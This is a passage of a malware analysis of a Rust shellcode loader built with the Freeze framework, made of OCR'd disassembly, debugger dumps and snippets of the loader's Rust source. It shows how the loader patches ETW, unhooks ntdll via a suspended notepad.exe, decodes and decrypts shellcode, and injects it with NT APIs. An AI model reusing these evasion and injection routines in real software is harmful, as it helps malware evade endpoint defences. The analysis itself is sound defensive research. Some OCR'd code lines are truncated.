call    WriteProcessMemory
```


```
pub fn code_snippet(executable_name: &str) -> String {
fn ETW() {{
    unsafe {{
        let modu = "ntdll.dll\0";
        let library = LoadLibraryA(modu.as_ptr() as *const i8);
        let mthd = [
            "EtwEventWrite\0",
            "EtwNotificationRegister\0",
            "EtwEventRegister\0",
            "EtwEventWriteFull\0",
        ];
        for fun in mthd {{
            let mini = GetProcAddress(library, fun.as_ptr() as *const i8);
            let hook = b"\x48\x33\xc0\xc3";
            WriteProcessMemory(NtCurrentProcess, mini as *mut c_void,hook.as_ptr() as _
        }}
    }}
}}
```



```
.rdata:0000000140041A53 unk_140041A53   db  48h ; H
.rdata:0000000140041A53
.rdata:0000000140041A54                 db  33h ; 3
.rdata:0000000140041A55                 db 0C0h
.rdata:0000000140041A56                 db 0C3h
.rdata:0000000140041A57 ; const CHAR CommandLine[]
.rdata:0000000140041A57 CommandLine     db 'notepad.exe',0
.rdata:0000000140041A63 aCWindowsSystem db 'C:\Windows\System32\n
.rdata:0000000140041A63
.rdata:0000000140041A83                 align 8
.rdata:0000000140041A88 off_140041A88   dq offset aCWindowsSystem
.rdata:0000000140041A88
.rdata:0000000140041A88
.rdata:0000000140041A90                 db    2
.rdata:0000000140041A91                 db    0
.rdata:0000000140041A92                 db    0
.rdata:0000000140041A93                 db    0
.rdata:0000000140041A94                 db    0
.rdata:0000000140041A95                 db    0
.rdata:0000000140041A96                 db    0
```

```
        let library = LoadLibraryA(modu.as_ptr() as *const i8
        let mthd = [
            "EtwEventWrite\0",
            "EtwNotificationRegister\0",
            "EtwEventRegister\0",
            "EtwEventWriteFull\0",
        ];
        for fun in mthd {{
            let mini = GetProcAddress(library, fun.as_ptr() a
            let hook = b"\x48\x33\xc0\xc3";
            WriteProcessMemory(NtCurrentProcess, mini as *mut
```


Upon looking into the code, we see that the loader is performing `ETW Patching`, as it is one of the features supported by Freeze.




```
mov     [rsp+270h+lpProcessInformation], rax ; lpProcessInformation
lea     rax, [rbp+1F0h+StartupInfo]
mov     [rsp+270h+lpStartupInfo], rax ; lpStartupInfo
movups  xmmword ptr [rsp+270h+uFlags], xmm0 ; lpEnvironment
mov     [rsp+270h+cy], 4 ; dwCreationFlags
mov     dword ptr [rsp+270h+lpNumberOfBytesWritten], 0 ; bInheritHandles
lea     rdx, CommandLine ; "notepad.exe"
xor     ecx, ecx        ; lpApplicationName
xor     r8d, r8d        ; lpProcessAttributes
xor     r9d, r9d        ; lpThreadAttributes
call    CreateProcessA
mov     rax, qword ptr [rbp+1F0h+ProcessInformation]
mov     [rbp+1F0h+ProcessHandle], rax
call    j_GetCurrentProcess
mov     qword ptr [rbp+1F0h+OldAccessProtection], rax

loc_1400013D1:
;   try {
lea     rcx, [rbp+1F0h+ProcessInformation]
lea     rdx, [rbp+1F0h+OldAccessProtection]
call    sub_140005500
cmp     dword ptr [rbp+1F0h+ProcessInformation], 4
jnz     loc_140001DA1
```

```
(1572,1456) (104,318) 00000791 0000000140001391: sub_140001200+191
```


```
fn CreateProcess() -> PROCESS_INFORMATION{{
    let mut attrsize: SIZE_T = Default::default();
    let mut pi = PROCESS_INFORMATION::default();
    let mut si = STARTUPINFOEXA::default();
    unsafe {{
        si.StartupInfo.cb = mem::size_of::<STARTUPINFOEXA>() as u32;
        CreateProcessA(
            null_mut(),
            "{}\0".as_ptr() as LPSTR,
            null_mut(),
            null_mut(),
            0,
            0x00000004,
            null_mut(),
            null_mut(),
            &mut si.StartupInfo,
            &mut pi,
```



```
mov     rdi, qword ptr [rbp+1F0h+ProcessInformation+8]
mov     rax, qword ptr [rbp+1F0h+ProcessInformation+10h]
mov     [rbp+1F0h+var_58], rax
mov     r13, [rbp+1F0h+var_1F8]
shl     r13, 4
add     r13, rdi
lea     r14, [rbp+1F0h+ProcessInformation]
lea     r15, [rbp+1F0h+StartupInfo]
mov     rsi, 'ld.lldtn'
mov     [rbp+1F0h+var_78], rdi
cmp     rdi, r13
jz      loc_14000152B
```




```
loc_14000159B:
lea     rdx, aCWindowsSystem ; "C:\\Windows\\System32\\ntdll.dll0x"
lea     rcx, [rbp+1F0h+StartupInfo]
mov     r8d, 1Dh
call    sub_140004A70
cmp     qword ptr [rbp+1F0h+StartupInfo], 0
jz      short loc_140001637
```




```
mov     [rbp+1F0h+BaseAddress], r15
mov     [rbp+1F0h+BaseAddress+8], r12
lea     rcx, [rbp+1F0h+BaseAddress]
call    sub_140004C30
mov     rcx, rax
call    sub_140004C60
add     rax, 0FFFFFFFFFFFFFFD8h
shl     rdx, 3
lea     rcx, [rdx+rdx*4]
mov     rdx, 'txet.'
db      66h, 66h, 66h, 66h, 66h, 66h, 2Eh
nop     word ptr [rax+rax+00000000h]
```

Next, the loader spawns the notepad.exe process in a suspended mode and then performs the DLL's unhooking by loading a fresh copy of NTDLL from memory and replacing the hooked .text section with the fresh copy of .text section from the unhooked NTDLL.



```
loc_1400018A6:          ; lpLibFileName
lea     rcx, aTd6wfoaaatm1rr+0E560h ; "ntdll.dll"
call    LoadLibraryA
mov     rbx, rax
lea     rdx, ProcName   ; "EtwEventWrite"
mov     rcx, rax        ; hModule
call    GetProcAddress
mov     [rsp+270h+lpNumberOfBytesWritten], 0 ; lpNumberOfBytesWritten
lea     rdi, unk_140041A53
mov     r9d, 4          ; nSize
mov     rcx, 0FFFFFFFFFFFFFFFFh ; hProcess
mov     rdx, rax        ; lpBaseAddress
mov     r8, rdi         ; lpBuffer
call    WriteProcessMemory
lea     rdx, aEtwnotificatio ; "EtwNotificationRegister"
mov     rcx, rbx        ; hModule
call    GetProcAddress
mov     [rsp+270h+lpNumberOfBytesWritten], 0 ; lpNumberOfBytesWritten
mov     r9d, 4          ; nSize
mov     rcx, 0FFFFFFFFFFFFFFFFh ; hProcess
mov     rdx, rax        ; lpBaseAddress
mov     r8, rdi         ; lpBuffer
call    WriteProcessMemory
lea     rdx, aEtweventregist ; "EtwEventRegister"
mov     rcx, rbx        ; hModule
call    GetProcAddress
mov     [rsp+270h+lpNumberOfBytesWritten], 0 ; lpNumberOfBytesWritten
mov     r9d, 4          ; nSize
mov     rcx, 0FFFFFFFFFFFFFFFFh ; hProcess
mov     rdx, rax        ; lpBaseAddress
mov     r8, rdi         ; lpBuffer
call    WriteProcessMemory
lea     rdx, aEtweventwritef ; "EtwEventWriteFull"
mov     rcx, rbx        ; hModule
call    GetProcAddress
mov     [rsp+270h+lpNumberOfBytesWritten], 0 ; lpNumberOfBytesWritten
mov     r9d, 4          ; nSize
```

Post unhooking, it repatches the ETW.




```
call    GetProcAddress
mov     [rsp+270h+lpNumberOfBytesWritten], 0 ; lpNumberOfBytesWritten
mov     r9d, 4          ; nSize
mov     rcx, 0FFFFFFFFFFFFFFFFh ; hProcess
mov     rdx, rax        ; lpBaseAddress
mov     r8, rdi         ; lpBuffer
call    WriteProcessMemory
lea     rdx, off_140059000 ; "/Td6WFoAAATm1rRGAgAhARwAAAAQz1jM4ZX+q4J"...
lea     rcx, [rbp+1F0h+StartupInfo]
mov     r8d, 1
call    sub_140002920
mov     rax, qword ptr [rbp+1F0h+StartupInfo]
mov     [rbp+1F0h+nSize], rax
test    rax, rax
jz      loc_140001E0A
```

```
mov     rax, qword ptr [rbp+1F0h+StartupInfo+8]
mov     [rbp+1F0h+var_58], rax
mov     rsi, qword ptr [rbp+1F0h+StartupInfo+10h]

loc_1400019B8:
;   try {
lea     rdx, off_140059010 ; "Y+KxcYkUksfjmUwRRB9AWETsVoe4BEcPOhvpcMH"...
lea     rcx, [rbp+1F0h+StartupInfo]
mov     r8d, 1
call    sub_140002920
mov     rax, qword ptr [rbp+1F0h+StartupInfo]
mov     [rbp+1F0h+var_B0], rax
test    rax, rax
jz      loc_140001E3C
```

```
loc_140001E0A:
movups  xmm0, xmmword ptr [rbp+1F0h+StartupInfo+8]
movaps  xmmword ptr [rbp+1F0h+ProcessInformation], xmm0
lea     rax, off_140041B58 ; "src\\main.rs"
mov     [rsp+270h+lpNumberOfBytesWritten], rax
lea     rcx, aCalledResultUn ; "called `Result::unwrap()` on an `Err` v"...
lea     r9, off_140033480
lea     r8, [rbp+1F0h+ProcessInformation]
mov     edx, 2Bh ; '+'
call    sub_140032C20
```


Finally, the compressed and encoded shellcode is obtained via Base64 decoding and LZMA decompression.



```
lea     r9, [rbp+1F0h+StartupInfo] ; RegionSize
mov     rcx, 0FFFFFFFFFFFFFFFFh ; ProcessHandle
xor     r8d, r8d        ; ZeroBits
call    cs:NtAllocateVirtualMemory
mov     rdx, [rbp+1F0h+BaseAddress] ; BaseAddress
mov     [rsp+270h+lpNumberOfBytesWritten], 0 ; NumberOfBytesWritten
mov     rcx, 0FFFFFFFFFFFFFFFFh ; ProcessHandle
mov     r8, [rbp+1F0h+lpBuffer] ; Buffer
mov     r9, rbx         ; NumberOfBytesToWrite
call    cs:NtWriteVirtualMemory
lea     rax, [rbp+1F0h+OldAccessProtection]
mov     [rsp+270h+lpNumberOfBytesWritten], rax ; OldAccessProtection
lea     rdx, [rbp+1F0h+BaseAddress] ; BaseAddress
lea     r8, [rbp+1F0h+ProcessInformation] ; NumberOfBytesToProtect
mov     rcx, 0FFFFFFFFFFFFFFFFh ; ProcessHandle
mov     r9d, 20h ; ' '  ; NewAccessProtection
call    cs:NtProtectVirtualMemory
mov     qword ptr [rbp+1F0h+StartupInfo], 0
mov     rax, [rbp+1F0h+BaseAddress]
xorps   xmm0, xmm0
movups  xmmword ptr [rsp+270h+lpProcessInformation], xmm0
movups  xmmword ptr [rsp+270h+uFlags+8], xmm0
mov     [rsp+270h+lpNumberOfBytesWritten], rax
mov     [rsp+270h+uFlags], 0
mov     qword ptr [rsp+270h+cy], 0
lea     rcx, [rbp+1F0h+StartupInfo]
mov     edx, 2000000h
xor     r8d, r8d
mov     r9, 0FFFFFFFFFFFFFFFFh
call    cs:NtCreateThreadEx
mov     rcx, qword ptr [rbp+1F0h+StartupInfo] ; Handle
xor     edx, edx        ; Alertable
xor     r8d, r8d        ; Timeout
call    cs:NtWaitForSingleObject
mov     rdx, [rbp+1F0h+var_80]
```

```
        NtAllocateVirtualMemory(NtCurrentProcess,&mut base_address,0, &mut shellcode.len(),
        #[cfg(feature = "console_mode")]
        println!("[*] Calling NtWriteVirtualMemory");
        NtWriteVirtualMemory(NtCurrentProcess,base_address,shellcode.as_ptr() as _,shellcode
        #[cfg(feature = "console_mode")]
        println!("[*] Calling NtProtectVirtualMemory");
        NtProtectVirtualMemory(NtCurrentProcess, &mut base_address, &mut sellcode_length,  6
        let mut thread_handle : *mut c_void = std::ptr::null_mut();
        NtCreateThreadEx(&mut thread_handle, MAXIMUM_ALLOWED, std::ptr::null_mut(), NtCurrer
        NtWaitForSingleObject(thread_handle, 0, std::ptr::null_mut());


        }}
    }}
    "#,
            executable_name
        )
    }


```

Now, after the shellcode is decoded, crypto algorithms like AES/RC4 are used to decrypt it. Once the shellcode is decrypted, using NTAPIs, it is written into memory.



```
.text:00007FF618C51C2C lea     rdx, [rbp+1F0h+BaseAddress] ; BaseAddress
.text:00007FF618C51C33 lea     r9, [rbp+1F0h+StartupInfo] ; RegionSize
.text:00007FF618C51C37 mov     rcx, 0FFFFFFFFFFFFFFFFh ; ProcessHandle
.text:00007FF618C51C3E xor     r8d, r8d        ; ZeroBits
.text:00007FF618C51C41 call    cs:NtAllocateVirtualMemory
.text:00007FF618C51C47 mov     rdx, [rbp+1F0h+BaseAddress] ; BaseAddress
.text:00007FF618C51C4E mov     [rsp+270h+lpNumberOfBytesWritten], 0 ; NumberOfBytesWritten
.text:00007FF618C51C57 mov     rcx, 0FFFFFFFFFFFFFFFFh ; ProcessHandle
.text:00007FF618C51C5E mov     r8, [rbp+1F0h+lpBuffer] ; Buffer
.text:00007FF618C51C65 mov     r9, rbx         ; NumberOfBytesToWrite
.text:00007FF618C51C68 call    cs:NtWriteVirtualMemory
.text:00007FF618C51C6E lea     rax, [rbp+1F0h+OldAccessProtection]
.text:00007FF618C51C75 mov     [rsp+270h+lpNumberOfBytesWritten], rax ; OldAccessProtection
.text:00007FF618C51C7A lea     rdx, [rbp+1F0h+BaseAddress] ; BaseAddress
.text:00007FF618C51C81 lea     r8, [rbp+1F0h+ProcessInformation] ; NumberOfBytesToProtect
.text:00007FF618C51C85 mov     rcx, 0FFFFFFFFFFFFFFFFh ; ProcessHandle
.text:00007FF618C51C8C mov     r9d, 20h ; ' '  ; NewAccessProtection
.00% (-170,12816) (478,172) 00001068 00007FF618C51C68: sub_7FF618C51200+A68 (Synchronized with RIP)
```

```
RSP 000000984ED9F750  stack[00003748]:000000984ED9F750
RIP 00007FF618C51C68  sub_7FF618C51200+A68
R8  0000021BF6CA78E0  debug053:0000021BF6CA78E0
R9  00000000000195FF
R10 0000000000000000
R11 0000000000000246
R12 0000000000207000
R13 0000021BF8B101E0
```

Decimal	Hex
14152	3748
2760	AC8
13800	35E8
14348	380C

Path
C:\Users\Administrator\Desktop\a05d.exe
C:\WINDOWS\SYSTEM32\apisethost.appexecutional...
C:\WINDOWS\SYSTEM32\daxexec.dll


```
000984ED9F750  00000000000195FF
000984ED9F758  000000000000ABC6
000984ED9F760  00007FF618C91A53  .rdata:unk_7FF618C91A53
UNKNOWN 000000984ED9F750: Stack[00003748]:000000984ED9F750 (Synchronized with RSP)
```

```
021BF6CA7E00  00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000  ................................................................
021BF6CA7E40  00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000  ................................................................
021BF6CA7E80  00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000  ................................................................
021BF6CA7EC0  00000000 00000000 00000000 00000000 00000000 00000000 00000000 4D000000 0300905A 04000000 FF000000 B80000FF 00000000 40000000 00000000 00000000  ..............................MZ...............@................
021BF6CA7F00  00000000 00000000 00000000 00000000 00000000 00000000 80000000 0E000000 000EBA1F 21CD0984 CD4C01B8 69685421 72702073 6172676F 6163206D 746F6E6E  ..................................L..This·program·cannot
021BF6CA7F40  20656220 206E7572 44206E69 6D20534F 2E65646F 240A0D0D 00000000 50000000 64000045 4C000686 0066AFD6 00000000 F0000000 0B222E00 00250202 00000178  ·be·run·in·DOS·mode....$.......PE..d...L..f..............%.x...
021BF6CA7F80  00000014 A0000000 00000095 00000010 026AA000 00000000 00000010 04000002 00000000 05000000 00000200 00000000 000001E0 F5000004 0200026E 00056000  .................j..............................................
021BF6CA7FC0  00002000 00000000 00000010 00000000 00001000 00000000 00000010 00000000 10000000 00000000 480001B8 00000000 140001C0 00000000 00000000 00000000  ..........................................H.....................
021BF6CA8000  00000000 00000000 00000000 00000000 EC0001D0 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000  ................................................................
